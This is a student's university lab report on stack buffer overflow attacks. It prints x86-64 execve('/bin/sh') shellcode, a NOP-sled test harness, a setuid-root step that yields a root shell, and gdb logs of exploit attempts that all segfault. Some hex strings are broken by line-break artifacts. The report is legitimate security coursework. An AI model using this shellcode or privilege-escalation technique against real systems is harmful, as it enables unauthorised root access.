Mark Garcia 018019103
5/5/2023
CECS 478

Lab: Buffer Overflow

As explained in class, a buffer overflow attack is successfully pulled off when we try to copy into a buffer with a value that is bigger than its size, overriding the return address with a different value that points to whatever we want to execute in memory. Updated libraries have protection against this, but the function *strcpy()* does not have any checks when copying from one string into another. In the *bof()* function in the *vuln.c* file, we have an exploitable line of code that will copy a string from *badfile* made by *exploit.c* into its buffer. The idea is to over fill the vulnerable buffer with a series of NOOP instructions, our shellcode to open a reverse shell within the terminal window, and a new return address so when the copy is finished, instead of returning back to *main*, we will have a shell open with root access. It was somewhat tedious to generate working shellcode, but the idea is to write an optimized program in assembly avoiding the null terminator \x0. With the correct flags when compiling, we can view the op-code in the terminal window. Since assembly is not my strongest language, I found a couple different resources online to open a shell, and tried running my *testsc.c* file with different options until one of them worked.

An attempt that I had when trying to smash the stack was to have my buffer in the *exploit.c* file be similar to the size as the buffer in *vuln:bof().* I initialize the buffer using *char buf[116]*. I wrote my shellcode so that it ends at *buf[100]*. The reason why I chose 116 to be the length of the buffer was solely based on trial and error. I started at buf[100] and I kept adjusting the size of the buffer by 4 until it would cause a segfault error. At length 112, it would successfully run but any size after that would result in error. I needed space for the return value to be written into the buffer so I increased the value by another 4 and wrote in the return address twice taking up *buf[101-116]* since return values are 8 bytes long. Here is where I wrote the return address to loop back to a memory address in the NOOP sled. This still resulted in a segfault error so that idea was a failure.

Another method I used to create the badfile was through the use of *memset / memcpy*. In this approach, I initialized the buffer with the size of 517, filled it with 0x90 NOOP instructions, wrote the shellcode (*lenstr(shellcode) + 16 bytes)* from the end of the buffer, and wrote the new return address twice in the remaining 16 bytes. My idea for this attempt was that by the end of *strcpy()*, the instruction pointer will be overwritten with the new return address that pointed to a spot in memory in the middle of the NOOP-sled. At this point it would execute NOOP instructions until it reaches the shellcode, similar to the example above where I tested the shellcode in the *testsc.c* file. No matter what new return address I tried to use at the end of *badfile*, my attempt to smash the stack was unsuccessful.

In all of the screenshots below, I am clearly overwriting my return address with NOOP instructions instead of valid memory location to start the buffer overflow attack (i.e the beginning of the char array made in bof()). My theory to this was that since the size of the buffer in *vuln.c* is only 100 characters long, the return address to the NOOP-sled being at the end of the buffer did not make sense to be there so I tried having it be the first thing the buffer reads and I placed the

memory value of the *$rbp* register at the end instead. This however, still did not successfully cause a buffer overflow attack and still resulted in a segfault error. Eventhough when I view the contents of *badfile* all I see is gibberish, I can somewhat make out the NOOP-sled, where the shellcode roughly begins, and the new return value that I wrote into the buffer. I still believe that I was on the right track, but I could not figure out the correct memory address to jump to after the copy was completed.

Testing shell code:

Compiling testsc.c with the correct flags allowed me to open a shell after running the program. This only gave a normal shell without root access.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// TEST FOR NO-OP SLED + SHELL CODE

char shellcode[] =
"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x
3b\x0f\x05";


   void main(){
        char buf[100];
        memset(&buf, 0x90, 100);
        memcpy(buf + sizeof(buf) - sizeof(shellcode) - 1, shellcode,
sizeof(shellcode));

        /*
        // write instructions into buffer
        // size of return address = 7
        // size of shell code = 25
        // write return addr of bof() 10 times (70 bits total)
        for(i = (strlen(shellcode) - 1); i >= 0; i--)
        {
                buf[74 + j] = shellcode[i];
                j++;
        }
        */

        printf("Executing shell code");
        ((void(*)())buf)();
   }
```

```
┌──(kali㉿kali)-[~/Documents/CECS 478 Buffer Overflow/cecs-478-sp23-04-lab--buffer-overflow-Its-Mark-main]
└─$ gcc -fno-stack-protector -z execstack testsc.c -o testsc

┌──(kali㉿kali)-[~/Documents/CECS 478 Buffer Overflow/cecs-478-sp23-04-lab--buffer-overflow-Its-Mark-main]
└─$ ./testsc
$
```

Changing up the shellcode and transferring ownership of the testsc file, the code now is:


```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// TEST FOR NO-OP SLED + SHELL CODE


//char shellcode[] =
"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x-
3b\x0f\x05";

char shellcode[]
="\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\
xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5-
f\x6a\x3c\x58\x0f\x05";

   void main(){
        char buf[100];
        memset(&buf, 0x90, 100);
        memcpy(buf + sizeof(buf) - sizeof(shellcode) - 1, shellcode,
sizeof(shellcode));
        S

        printf("Executing shell code");
        ((void(*)())buf)();
   }
```

```
┌──(kali㉿kali)-[~/Documents/CECS 478 Buffer Overflow/cecs-478-sp23-04-la
b--buffer-overflow-Its-Mark-main]
└─$ sudo chown root:root testsc
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:

┌──(kali㉿kali)-[~/Documents/CECS 478 Buffer Overflow/cecs-478-sp23-04-la
b--buffer-overflow-Its-Mark-main]
└─$ sudo chmod +s testsc

┌──(kali㉿kali)-[~/Documents/CECS 478 Buffer Overflow/cecs-478-sp23-04-la
b--buffer-overflow-Its-Mark-main]
└─$ ./testsc
# whoami
root
# exit

┌──(kali㉿kali)-[~/Documents/CECS 478 Buffer Overflow/cecs-478-sp23-04-la
b--buffer-overflow-Its-Mark-main]
└─$ whoami
kali

┌──(kali㉿kali)-[~/Documents/CECS 478 Buffer Overflow/cecs-478-sp23-04-la
b--buffer-overflow-Its-Mark-main]
└─$ ./testsc
# whoami
root
#
```

Smashing the Stack attempts:

Treating badfile char[] as a normal array, appending shellcode[] & new return addr[] at the end of the NOOP instructions

Here the program executes successfully, my guess is that the length of the contents of “badfile” were < 100, or the return address that I forced into the buffer was the incorrect address. I still am not completely sure what the Inferior Proccess was. I am not sure if this was because I was being restricted by my OS or one of the reasons I stated earlier.



Output of running exploit.c using memcpy([return address of bof()], [return address of dummy_function], sizeof(long))

```
Starting program: /home/kali/Documents/CECS 478 Buffer Overflow/cecs-478-sp23-04-la
b--buffer-overflow-Its-Mark-main/a.out
Input size: 517

Program received signal SIGSEGV, Segmentation fault.
0x000055555555551ce in bof (str=0x7fffffffdbb0 '\220' <repeats 200 times>...)
    at vuln.c:20
20      }
(gdb) info frame
Stack level 0, frame at 0x7fffffffd790:
 rip = 0x5555555551ce in bof (vuln.c:20); saved rip = 0x9090909090909090
 called by frame at 0x7fffffffd798
 source language c.
 Arglist at 0x9090909090909090, args:
    str=0x7fffffffdbb0 '\220' <repeats 200 times>...
 Locals at 0x9090909090909090, Previous frame's sp is 0x7fffffffd790
 Saved registers:
  rbp at 0x7fffffffd780, rip at 0x7fffffffd788
(gdb)
```

Output of running exploit.c using memcpy([return address of bof()], [address of NOOP mem location in buffer], sizeof(long))

```
Program received signal SIGSEGV, Segmentation fault.
0x000055555555551ce in bof (str=0x7fffffffdbb0 '\220' <repeats 200 times>...)
    at vuln.c:20
20      }
(gdb) info frame
Stack level 0, frame at 0x7fffffffd790:
 rip = 0x5555555551ce in bof (vuln.c:20); saved rip = 0x9090909090909090
 called by frame at 0x7fffffffd798
 source language c.
 Arglist at 0x9090909090909090, args:
    str=0x7fffffffdbb0 '\220' <repeats 200 times>...
 Locals at 0x9090909090909090, Previous frame's sp is 0x7fffffffd790
 Saved registers:
  rbp at 0x7fffffffd780, rip at 0x7fffffffd788
(gdb)
```

Output of running exploit.c using memcpy([return address of bof()], [address of buffer], sizeof(long))

```
Breakpoint 1, bof (str=0×7fffffffdbb0 '\220' <repeats 200 times>...) at vuln.c:17
17          strcpy(buffer, str);
(gdb) info frame
Stack level 0, frame at 0×7fffffffd790:
 rip = 0×5555555551b5 in bof (vuln.c:17); saved rip = 0×5555555552d3
 called by frame at 0×7fffffffdba0
 source language c.
 Arglist at 0×7fffffffd780, args: str=0×7fffffffdbb0 '\220' <repeats 200 times>...
 Locals at 0×7fffffffd780, Previous frame's sp is 0×7fffffffd790
 Saved registers:
  rbp at 0×7fffffffd780, rip at 0×7fffffffd788
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0×00005555555551ce in bof (str=0×7fffffffdbb0 '\220' <repeats 200 times>...)
    at vuln.c:20
20      }
(gdb) info frame
Stack level 0, frame at 0×7fffffffd790:
 rip = 0×5555555551ce in bof (vuln.c:20); saved rip = 0×9090909090909090
 called by frame at 0×7fffffffd798
 source language c.
 Arglist at 0×9090909090909090, args:
    str=0×7fffffffdbb0 '\220' <repeats 200 times>...
 Locals at 0×9090909090909090, Previous frame's sp is 0×7fffffffd790
 Saved registers:
  rbp at 0×7fffffffd780, rip at 0×7fffffffd788
(gdb)
```